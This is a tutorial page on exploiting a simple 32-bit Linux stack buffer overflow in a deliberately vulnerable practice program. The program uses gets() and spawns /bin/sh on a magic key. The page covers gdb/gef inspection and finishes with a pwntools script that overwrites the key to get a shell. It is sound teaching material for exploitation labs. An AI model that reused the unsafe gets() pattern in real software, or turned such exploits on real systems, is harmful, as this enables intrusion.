
A basic buffer overflow
This page demonstrates the process of exploiting a basic buffer overflow on linux with almost no memory protections active. This means:
- DEP (NX) enabled
- No Stack Canaries
- No ASLR
- No PIE
So other than running code directly on the stack, we have full freedom.
Exploitation
Recommended tools:
- gdb (For any debugging on linux this is just the best tool there is period)
- gef (https://gef.readthedocs.io/en/master/)
- pwntools (https://github.com/Gallopsled/pwntools)
Compilation
We have the following vulnerable application:
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void func(int key){
    char overflowme[32];
    printf("overflow me: ");
    fflush(stdout);
    gets(overflowme);
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
        fflush(stdout);
    }
}

int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
We compile it with:
gcc -m32 bof_basic.c -o bof_basic -no-pieFor this example we will also add the -m32 flag to perform this exercise on a 32bit application.
Let's run it:

Cool, we get a segmentation fault if we give it more than 32 characters of input (actually we overflow from 31 characters as the string is terminated with a null byte).
We can see in the source code of the application that if we can set the “key” to be equal to 0xcafebabe the application will run /bin/sh and give us a shell. However this will normally never happen as the key is always set as 0xdeadbeef.
Luckily there is a call to the vulnerable function “gets” before the if statement. We can use this to write way more bytes than fit in the 32byte buffer and overwrite the key value.
When we do a function call in 32bit applications, the arguments are pushed to the stack, then the instruction pointer (return address) is pushed to the stack, then the frame pointer is pushed to the stack. Finally, we allocate space on the stack for the variables in the function itself.
The stack will look (sort of) like this:
overflowme_buffer (32 bytes)
saved frame pointer
return address
function parameter (the key we wish to overwrite)
This means that if we start overwriting the overflow_me buffer, we will overwrite the frame pointer (this is mostly fine), then the return address (this will cause the program to crash once we exit from the function) and finally our key.
Luckily for us, we don’t care that we crash once we exit the function, because if we do things correctly we call /bin/sh before exiting the function which won't happen until we kill our shell.
A look inside
Let's check out the execution of our application in GDB. We run our application:
gdb bof_basicHere are some useful commands to run inside gdb (with gef installed)
gef> r (run application)
gef> c (continue execution)
gef> ni (next assembly instruction)
gef> si (step into assembly function call)
gef> break [pointer] (set a breakpoint at the pointer, example: break *main or break *12344321)

gef> gef config context.nb_lines_code 20 (show 20 lines of code/assembly)
gef> gef config context. nb_lines_stack 40 (show 40 lines of the stack)
gef> checksec (see security settings)
We start by setting a breakpoint at the start of the function “func”
gef> break *func
gef> r
The application breaks on the start of the function “func”. We step through a couple of assembly instructions until the stack is properly setup
gef> si (repeat like 3 times)If we now look at the code:

We see the comparison (marked in yellow). This is where the code will compare the function parameter (stored on the stack at [ebp+8], or 8 bytes below the frame pointer) to the hex value “0xcafebabe”
If we have a look at the current stack:

We see:
- esp, the stack pointer, pointing to the top of the stack
- ebp, the frame pointer
- In between these two we find our buffer and any other variables used in the current function
- right below ebp, we see the return pointer (marked in blue)
- right below the return pointer, we see our parameter (0xdeadbeef)
- This is what we want to change to 0xcafebabe
Great, we now have an idea of what the stack looks like. Let’s set a breakpoint at the comparison and then continue the function.
gef> b *func+51
(Note, I made some small changes to the code so your offset might be different but it should not matter)
gef> c
We are now asked for user input for the buffer. Let’s enter 32 A's to fill the buffer and then 4 * each letter of the alphabet
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGWe now hit the next breakpoint and have another look at the code:

We see that we have overwritten far more than the buffer.
The return instruction pointer from before has been overwritten with EEEE. As a result, if we continue, we will crash the application because it will try to return to the address 0x45454545 (EEEE in hexadecimal).

We also see that we have overwritten 0xdeadbeef with the text FFFF, so now when we continue, the application will compare 0x46464646 (FFFF in hexadecimal) to 0xdeadbeef and fail the check.
We could now replace the FFFF with Êþº¾ (hex for 0xcafebabe) but we will probably run into problems with encoding.
It is time to no longer do this process manually but instead use pwntools to send our payloads. So we create a new python script:
#!/usr/bin/env python3

from pwn import *

# NOTE: this path cannot contain spaces
process_name = '/home/polle/Desktop/buffer_overflow/bof_basic'

use_gdb = True
gdb_args = '''
break *func+71
gef config context.nb_lines_stack 30
continue'''

if use_gdb:
    # We start our process in GDB
    # This allows us to also immediately execute some gdb commands
    p = gdb.debug(process_name, gdb_args)
else:
    # We start our process normally
    p = process(process_name)


# Receive all data that the application sent us that we have not yet processed and print it
print(p.clean())
# Start interaction with application
p.interactive()
If we run this python script we get some output from pwntools, and a separate shell spawns with our gdb process in it.

We can now again use our payload “AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA” in the interactive mode of pwntools and we will see that the program crashes in gdb as before.
Excellent, we can now use pwntools to send some more interesting data.
Popping a shell
We can now add our payload directly in pwntools, we simply add the following lines to our python script before the p.clean() call:
# Receive data until the application says "overflow me"
p.recvuntil("overflow me:")
offset = 'A'*32 + 'BBBBCCCCDDDDEEEE'
payload = offset.encode() + p32(0xcafebabe)
p.sendline(payload)
When we run this, we hit the breakpoint at the if statement:

And we see that we have properly overwritten the key with the correct value. If we now hit continue, we will get a shell in the pwntools window:
gef> c
Boommm.. We did it!